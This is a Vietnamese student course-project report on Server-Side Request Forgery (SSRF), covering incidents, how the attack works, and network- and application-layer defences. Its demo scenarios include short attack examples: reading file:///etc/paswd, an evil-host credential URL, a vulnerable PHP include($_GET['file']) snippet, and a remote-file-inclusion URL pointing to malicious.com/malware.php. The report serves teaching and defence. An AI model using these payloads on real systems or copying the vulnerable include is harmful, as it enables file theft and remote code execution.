Báo cáo đồ án

Môn học: Bảo mật web và ứng dụng

Đề tài: Side-server Request Forgery (SSRF)

GVHD: ThS. Nguyễn Công Danh

Nhóm 08
22520028 - Phạm Trường Thiên Ân
22520132 - Nguyễn Hữu Bình
22520199 - Lê Công Danh
22520633 - Hồ Vỉ Khánh

Nội dung báo cáo

1. Giới thiệu tổng quan đề tài
2. Nội dung dự kiến thực hiện
3. Mục tiêu đề tài
4. Phương pháp dự tính thực hiện

1. Giới thiệu đề tài

1.1 Thực trạng vấn đề:

- Hiện nay, lỗ hổng SSRF vẫn rất phổ biến, có rất nhiều CVE về các ứng dụng và phần mềm liên quan tới SSRF vẫn được cập nhật thường xuyên.
- Theo Bitdefender Labs, tính tới cuối năm 2022 đã có khoảng 100.000 cuộc tấn công SSRF vào các doanh nghiệp trên toàn cầu.
- Vào tháng 7, năm 2019, công ty Capital One đã bị tấn công SSRF dẫn tới truy cập trái phép hơn 100 triệu tài khoản và thẻ tín dụng của người dùng.

1.2 Giải pháp đề ra:


- Nâng cao nhận thức về các rủi ro bảo mật thông tin nói chung và ứng dụng web nói riêng thông qua các bài blog, bài seminar, các buổi training với hệ thống demo.
- Nghiên cứu và sử dụng quy trình SSDLC (Secure Software Development Lifecycle), đồng thời đào tạo kỹ năng ứng phó và khắc phục sự cố.
- Áp dụng các kỹ thuật kiểm tra bảo mật thường xuyên và lưu lại các nhật ký truy cập để dễ dàng theo dõi, phát hiện và xử lý kịp thời các cuộc tấn công SSRF nếu xảy ra.

1.3 Mục tiêu đồ án

Trong bối cảnh công nghệ thông tin phát triển chóng mặt, các lỗ hổng bảo mật web và ứng dụng ngày càng gia tăng về số lượng và mức độ nguy hiểm, tiềm ẩn rủi ro lớn về mất mát tài sản và thông tin nhạy cảm. Theo OWASP Top 10:2021, SSRF (Server-Side Request Forgery) đã được công nhận là một trong những lỗ hổng bảo mật mới nổi, tạo nên những thách thức đáng kể cho các hệ thống trực tuyến.

Là những sinh viên ngành An toàn thông tin, nhóm nhận thức rõ tầm quan trọng của việc nắm vững và ứng phó hiệu quả với lỗ hổng SSRF. Đề tài nghiên cứu "SSRF" hướng đến việc cung cấp một cái nhìn tổng quan về cơ chế hoạt động của SSRF, những nguy cơ tiềm ẩn khi hệ thống bị khai thác SSRF, cũng như các giải pháp phòng ngừa để bảo vệ hệ thống khỏi các cuộc tấn công SSRF.


Tổng quan về SSRF



Định nghĩa SSRF:

Server-Side Request Forgery (SSRF) hay giả mạo yêu cầu phía máy chủ là một loại lỗ hổng bảo mật web, trong đó kẻ tấn công có thể làm cho ứng dụng phía máy chủ thực hiện các yêu cầu đến các địa chỉ không mong muốn, truy cập và chỉnh sửa tài nguyên trái phép.

Trong một cuộc tấn công SSRF thông thường, kẻ tấn công có thể làm cho máy chủ thực hiện kết nối đến các dịch vụ nội bộ trong cơ sở hạ tầng của tổ chức. Điều này có thể dẫn đến việc rò rỉ dữ liệu nhạy cảm như thông tin xác thực, hoặc thực hiện các hành động không được phép. [1]



Cách hoạt động của SSRF:

1

Khai thác

Kẻ tấn công lợi dụng các chức năng của ứng dụng web như form thông tin, upload hình ảnh hoặc fetch data bên ngoài, để gửi các request độc hại.

2

Thao Tác

Các request này được sửa đổi để khiến web truy cập vào các tài nguyên nội bộ không qua xác thực hoặc sàn lọc, thực hiện các hành động không mong muốn.

3

Ảnh hưởng

Kết quả là kẻ tấn công có thể lấy cắp dữ liệu nhạy cảm như cấu hình máy chủ, cơ sở dữ liệu,...vv hoặc thực thi mã từ xa và chiếm quyền hệ thống.

2. Nội dung dự kiến thực hiện

Triển khai các phương pháp phòng chống (các biện pháp phòng chống hiện nay).

Từ tầng Network

- Phân đoạn chức năng truy cập tài nguyên từ xa trong các mạng riêng biệt để giảm tác động của SSRF
- Ngăn chặn các wrapper không cần thiết, chẳng hạn file://, gopher://, ftp://, ...
- Thực thi các chính sách tường lửa "deny by default" hoặc quy tắc kiểm soát truy cập mạng để chặn tất cả trừ lưu lượng nội bộ thiết yếu.

Gợi ý:

- Thiết lập quyền sở hữu và vòng đời cho các quy tắc tường lửa dựa trên ứng dụng.
- Ghi nhật ký tất cả các luồng mạng được chấp nhận *và* bị chặn trên tường lửa (**A09:2021-Security Logging and Monitoring Failures**).

Lưu ý: Hết sức cẩn thận khi sử dụng các danh sách từ chối truy cập phổ biến. Vì các attacker cũng có thể biết được danh sách đó và tìm cách bypass nó.

Từ tầng Application

- Làm sạch và xác thực tất cả dữ liệu đầu vào do khách hàng cung cấp
- Thực thi lược đồ URL, cổng và đích đến với danh sách cho phép tích cực
- Không gửi phản hồi thô cho người dùng, thống nhất các thông báo lỗi, hạn chế kẻ tấn công dựa vào sự khác nhau giữa các thông báo lỗi khai thác thông tin hữu ích.
- Tắt chuyển hướng HTTP
- Lưu ý đến tính nhất quán của URL để tránh các cuộc tấn công như DNS rebinding và điều kiện "time of check, time of use" (TOCTOU)

Ngoài ra còn có các biện pháp khác như: Kiểm tra lưu lượng cục bộ (localhost), sử dụng mã hóa mạng (VPN), ...

3. Mục tiêu đồ án

a) Hiểu rõ cách thức hoạt động SSRF, xác định nguyên nhân, các nguy cơ, rủi ro khi bị tấn công SSRF.

b) Xây dựng các biện pháp bảo vệ các cuộc tấn công SSRF.

c) Đánh giá một số hệ thống thực tế.

a) Nguy cơ, rủi ro khi bị tấn công SSRF

Nếu kẻ tấn công có thể kiểm soát đích của các yêu cầu phía máy chủ, chúng có thể thực hiện các hành động sau:

- Lạm dụng mối quan hệ tin cậy giữa máy chủ dễ bị tổn thương và những người khác.
- Bỏ qua danh sách trắng.
- Bỏ qua dịch vụ xác thực dựa trên máy chủ.
- Đọc tài nguyên mà công chúng không thể truy cập, chẳng hạn như trace.axd trong **ASP.NET** hoặc siêu dữ liệu API trong môi trường AWS.
- Quét mạng nội bộ mà máy chủ được kết nối đến.
- Đọc tệp từ máy chủ.
- Xem trang trạng thái và tương tác với các API như máy chủ web.
- Truy xuất thông tin nhạy cảm như địa chỉ IP của máy chủ web sau proxy ngược.

b) Xây dựng các biện pháp bảo vệ các cuộc tấn công SSRF

- Kiểm tra đầu vào cẩn thận: Luôn kiểm tra và xác thực kĩ lưỡng bất kỳ đầu vào nào từ phía client liên quan đến URL hoặc địa chỉ IP. Chỉ cho phép các IP từ whitelist.
- Giới hạn quyền truy cập: Giới hạn khả năng truy cập từ máy chủ đến các tài nguyên nội bộ và các dịch vụ không cần thiết. Sử dụng tường lửa để ngăn chặn các yêu cầu đến các địa chỉ nội bộ.
- Sử dụng WAF: Web Application Firewall (WAF) có thể phát hiện và chặn các yêu cầu độc hại có dấu hiệu tấn công SSRF.
- Giới hạn chức năng máy chủ: Cấu hình máy chủ để giới hạn những loại yêu cầu có thể gửi đi.
- Tách biệt các dịch vụ: Đảm bảo rằng các dịch vụ quan trọng không được truy cập dễ dàng từ các dịch vụ khác, ngay cả khi cùng nằm trong một hệ thống.

5. Phương pháp dự tính thực hiện

Nghiên cứu tài liệu: PortSwigger, owasp, Snyk Learn, Zenarmor...

Phân tích thực tế 1 vài trang web.

Xây dựng kịch bản demo.

Đánh giá các kịch bản và tìm giải pháp.

6. Kịch bản demo

Kịch bản 1:

Dữ liệu nhạy cảm bị phơi bày - Kẻ tấn công có thể truy cập tới tệp tin cục bộ hoặc dịch vụ nội bộ để lấy thông tin nhạy cảm như tệp **file:///etc/paswd** và **http://localhost:28017/**.

Kịch bản 2:

Sửa đổi dữ liệu từ việc URL cho phép nhúng thông tin xác thực người dùng:

-Nhúng thông tin xác thực vào URL trước tên máy chủ, sử dụng ký tự @. Ví dụ: **https://expected-host:fakepassword@evil-host**

Kịch bản 3:

Sử dụng SSRF mà không nhận phản hồi trực tiếp:

- Tìm một tính năng trong ứng dụng cho phép nhận URL và thay bằng URL tới một server mà mình kiểm soát.
- Giám sát log trên server để xác nhận yêu cầu được gửi.
- Dù không nhận phản hồi trực tiếp, vẫn có thể xác nhận máy chủ đã gửi yêu cầu và có thể tiếp tục tấn công.


Kịch bản 4:

Remote File Inclusion (RFI)

- Giả sử ta có ứng dụng web có đường dẫn file cần tải qua URL: **http://nhom08.com/load.php?file=about.html**
- Troong ứng dụng có code PHP:

```php
<?php
    $file = $_GET['file'];
    include($file);
?>
```

- Lợi dụng lỗ hổng này để chỉ định một URL bên ngoài và yêu cầu máy chủ tải và thực thi file từ đó. **http://nhom08.com/load.php?file=http://malicious.com/malware.php**



- **Kịch bản 5,6 :** Bổ sung sau

References

Hoa, L. N. (2023, 3 16). Server side request forgery vulnerabilities (SSRF) - Các lỗ hổng giả mạo yêu cầu phía máy chủ (Phần 1). *Viblo*. Retrieved 10 27, 2024, from viblo.asia

Zenarmor (2024, 3 14). zenarmor.com

Ltd., P. (2024, 1 1). PortSwigger. Retrieved 10 27, 2024, from portswigger.net

team, O. T. (2021, 1 1). OWASP Top 10:2021. Retrieved 10 27, 2024, from owasp.org